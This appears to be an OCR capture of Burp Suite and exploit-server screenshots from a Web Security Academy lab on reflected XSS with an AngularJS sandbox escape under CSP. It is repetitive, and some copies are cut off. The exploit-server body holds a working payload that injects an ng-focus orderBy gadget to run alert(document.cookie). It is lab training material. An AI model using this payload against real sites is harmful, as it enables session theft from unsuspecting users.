Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

Intercept HTTP history WebSockets history Options

Filter: Hiding out of scope and non-parameterized items

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension
15293	https://ac4b1fb71e8f6c0d80...	POST	/	✓		302	143		
15286	https://ac4b1fb71e8f6c0d80...	POST	/	✓		200	5479	HTML	
15275	https://acd71f3d1e806c3f80...	GET	/?search=k3nundrum	✓		200	3512	HTML	
15207	https://ac4a1fc11f9de3f3808...	GET	/?search=testing	✓		200	3690	HTML	
15121	https://acba1f5a1efbf45380...	GET	/?search=testing	✓		200	5426	HTML	
15098	https://acba1f5a1efbf45380...	GET	/?search=	✓		200	7855	HTML	
15084	https://acb91f2b1e2df42f80f...	POST	/	✓		302	143		
15077	https://acb91f2b1e2df42f80f...	POST	/	✓		200	5479	HTML	
15066	https://acba1f5a1efbf45380...	GET	/?search=	✓		200	5939	HTML	
15063	https://acba1f5a1efbf45380...	GET	/?search=	✓		200	5939	HTML	
15051	https://acb91f2b1e2df42f80f...	POST	/	✓		302	143		
15044	https://acb91f2b1e2df42f80f...	POST	/	✓		200	5483	HTML	
14791	https://acba1f5a1efbf45380...	GET	/?search=z	✓		200	5459	HTML	
14788	https://acba1f5a1efbf45380...	GET	/?search=sdfs	✓		200	3507	HTML	

Request Original response

Raw Params Headers Hex

Pretty Raw \n Actions

```
1 GET /?search=k3nundrum HTTP/1.1
2 Host: acd71f3d1e806c3f8018a681006e0002.web-security-academy.net
3 Connection: close
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83
  Safari/537.36
6 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
  -exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Referer: https://acd71f3d1e806c3f8018a681006e0002.web-security-academy.net/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: session=c57SvXusnYhSE5nLYZcwyzPdphkovwj1
15
16
```

Search... 0 matches

Reflected XSS with AngularJS | Exploit Server: Reflected XSS

ac4b1fb71e8f6c0d80fca68a01ea008c.web-security-academy.net

Reflected XSS with AngularJS sandbox escape and CSP

LAB Solved

Back to lab description

Craft a response

URL: https://ac4b1fb71e8f6c0d80fca68a01ea008c.web-security-academy.net/exploit

HTTPS

☑

File

/exploit

Head


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
```

Body


```
<script>
location='https://acd71f3d1e806c3f8018a681006e0002.web-security-
academy.net/?search=%3Cinput%20id=x%20ng-
focus=$event.path|orderBy:%27(z=alert)(document.cookie)%27%3e#x';
</script>
```


Store View exploit Deliver exploit to victim Access log


Waiting for ac4b1fb71e8f6c0d80fca68a01ea008c.web-security-acade...



Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding out of scope and non-parameterized items
Host Method URL Params Edited Status Length MIME type Extension
15275 https://acd71f3d1e806c3f80... GET /?search=k3nundrum ✓ 200 3512 HTML
15207 https://ac4a1fc11f9de3f3808... GET /?search=testing ✓ 200 3690 HTML
15121 https://acba1f5a1efbf45380... GET /?search=testing ✓ 200 5426 HTML
15098 https://acba1f5a1efbf45380... GET /?search= ✓ 200 7855 HTML
15084 https://acb91f2b1e2df42f80f... POST / ✓ 302 143
15077 https://acb91f2b1e2df42f80f... POST / ✓ 200 5479 HTML
15066 https://acba1f5a1efbf45380... GET /?search= ✓ 200 5939 HTML
15063 https://acba1f5a1efbf45380... GET /?search= ✓ 200 5939 HTML
15051 https://acb91f2b1e2df42f80f... POST / ✓ 302 143
15044 https://acb91f2b1e2df42f80f... POST / ✓ 200 5483 HTML
14791 https://acba1f5a1efbf45380... GET /?search=z ✓ 200 5459 HTML
14788 https://acba1f5a1efbf45380... GET /?search=sdfs ✓ 200 3507 HTML
14779 https://acb91f2b1e2df42f80f... POST / ✓ 200 5483 HTML
14473 https://acb51f9a1e99cfc580... GET /?search=k3nundrum ✓ 200 3692 HTML
Request Original response
Raw Params Headers Hex
Pretty Raw \n Actions
1 GET /?search=k3nundrum HTTP/1.1
2 Host: acd71f3d1e806c3f8018a681006e0002.web-security-academy.net
3 Connection: close
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Referer: https://acd71f3d1e806c3f8018a681006e0002.web-security-academy.net/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: session=c57SvXusnYhSE5nLYZcwyzPdphkovwj1
15
16
Search...
0 matches


Reflected XSS with AngularJS
Exploit Server: Reflected XSS
ac4b1fb71e8f6c0d80fca68a01ea008c.web-security-academy.net
Body:
<script>
location='https://acd71f3d1e806c3f8018a681006e0002.web-security-academy.net/?search=%3Cinput%20id=x%20ng-focus=$event.path|orderBy:%27(z=alert)(document.cookie)%
Store
View exploit
Deliver exploit to victim
Access log


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding out of scope and non-parameterized items
Host Method URL Params Edited Status Length MIME type Extension
15275 https://acd71f3d1e806c3f80... GET /?search=k3nundrum ✓ 200 3512 HTML
15207 https://ac4a1fc11f9de3f3808... GET /?search=testing ✓ 200 3690 HTML
15121 https://acba1f5a1efbf45380... GET /?search=testing ✓ 200 5426 HTML
15098 https://acba1f5a1efbf45380... GET /?search= ✓ 200 7855 HTML
15084 https://acb91f2b1e2df42f80f... POST / ✓ 302 143
15077 https://acb91f2b1e2df42f80f... POST / ✓ 200 5479 HTML
15066 https://acba1f5a1efbf45380... GET /?search= ✓ 200 5939 HTML
15063 https://acba1f5a1efbf45380... GET /?search= ✓ 200 5939 HTML
15051 https://acb91f2b1e2df42f80f... POST / ✓ 302 143
15044 https://acb91f2b1e2df42f80f... POST / ✓ 200 5483 HTML
14791 https://acba1f5a1efbf45380... GET /?search=z ✓ 200 5459 HTML
14788 https://acba1f5a1efbf45380... GET /?search=sdfs ✓ 200 3507 HTML
14779 https://acb91f2b1e2df42f80f... POST / ✓ 200 5483 HTML
14473 https://acb51f9a1e99cfc580... GET /?search=k3nundrum ✓ 200 3692 HTML
Request Original response
Raw Params Headers Hex
Pretty Raw \n Actions
1 GET /?search=k3nundrum HTTP/1.1
2 Host: acd71f3d1e806c3f8018a681006e0002.web-security-academy.net
3 Connection: close
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.83 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Sec-Fetch-Site: same-origin
8 Sec-Fetch-Mode: navigate
9 Sec-Fetch-User: ?1
10 Sec-Fetch-Dest: document
11 Referer: https://acd71f3d1e806c3f8018a681006e0002.web-security-academy.net/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: session=c57SvXusnYhSE5nLYZcwyzPdphkovwj1
15
16
Search...
0 matches


ac4b1fb71e8f6c0d80fca68a01ea008c.web-security-academy.net
Body:
<script>
location='
Store
View exploit
Deliver exploit to victim
Access log


Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Filter: Hiding out of scope and non-parameterized items
Host Method URL Params Edited Status Length MIME type Extension
15275 https://acd71f3d1e806c3f80... GET /?search=k3nundrum ✓ 200 3512 HTML
15207 https://ac4a1fc11f9de3f3808... GET /?search=testing ✓ 200 3690 HTML
15121 https://acba1f5a1efbf4538 0... GET /?search=testing ✓ 200 5426 HTML
15098 https://acba1f5a1efbf4538 0... GET /?search= ✓ 200 7855 HTML
15084 https://acb91f2b1e2df42f80f... POST / ✓ 302 143
15077 https://acb91f2b1e2df42f80f... POST / ✓ 200 5479 HTML
15066 https://acba1f5a1efbf4538 0... GET /?search= ✓ 200 5939 HTML
15063 https://acba1f5a1efbf4538 0... GET /?search= ✓ 200 5939 HTML
15051 https://acb91f2b1e2df42f80f... POST / ✓ 302 143
15044 https://acb91f2b1e2df42f80f... POST / ✓ 200 5483 HTML
14791 https://acba1f5a1efbf4538 0... GET /?search=z ✓ 200 5459 HTML
14788 https://acba1f5a1efbf4538 0... GET /?search=sdfs ✓ 200 3507 HTML
14779 https://acb91f2b1e2df42f80f... POST / ✓ 200 5483 HTML
14473 https://acb51f9a1e99cfc580... GET /?search=k3nundrum ✓ 200 3692 HTML
Request Original response
Raw Headers Hex
Pretty Raw Render \n Actions
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=utf-8
3 Content-Security-Policy: default-src 'self'; script-src 'self'
4 X-XSS-Protection: 0
5 Connection: close
6 Content-Length: 3327
7
8 <!DOCTYPE html>
9 <html>
10 <head>
11 <link href=/resources/css/labsBlog.css rel=stylesheet>
12 <link href=/resources/css/bootstrap.css rel=stylesheet>
13 <link href=/resources/css/bootstrap-grid.css rel=stylesheet>
14 <link href=/resources/css/bootstrap-reboot.css rel=stylesheet>
15 <script type="text/javascript" src="/resources/js/angular_1-4-4.js"></script>
16 <title>Reflected XSS with AngularJS sandbox escape and CSP</title>
17 </head>
18 <body ng-app ng-csp>
19
20 <script src="/resources/js/labHeader.js"></script>
21
22
23 <section class="pageHeader">
24
25 <img src="/resources/images/logoAcademy.svg">
26
27 <h2>Reflected XSS with AngularJS sandbox escape and CSP</h2>
28 Go to exploit server
29
30 Back to lab description <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30" xml:space="preserve" title="back-arrow">
31 <g>
32 <polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
33 <polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
34 </g>
35 </svg>
36
37
38
39 LAB
40 Not solved
41
k3nun 1 match


Web Security Academy
Reflected XSS with AngularJS sandbox escape and CSP
LAB Not solved
Back to lab
Craft a response
URL: https://ac4b1fb71e8f6c0d80fca68a01ea008c.web-security-academy.net/exploit
HTTPS
File:
/exploit
Head:
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Body:
Hello, world!
Store
View exploit
Deliver exploit to victim
Access log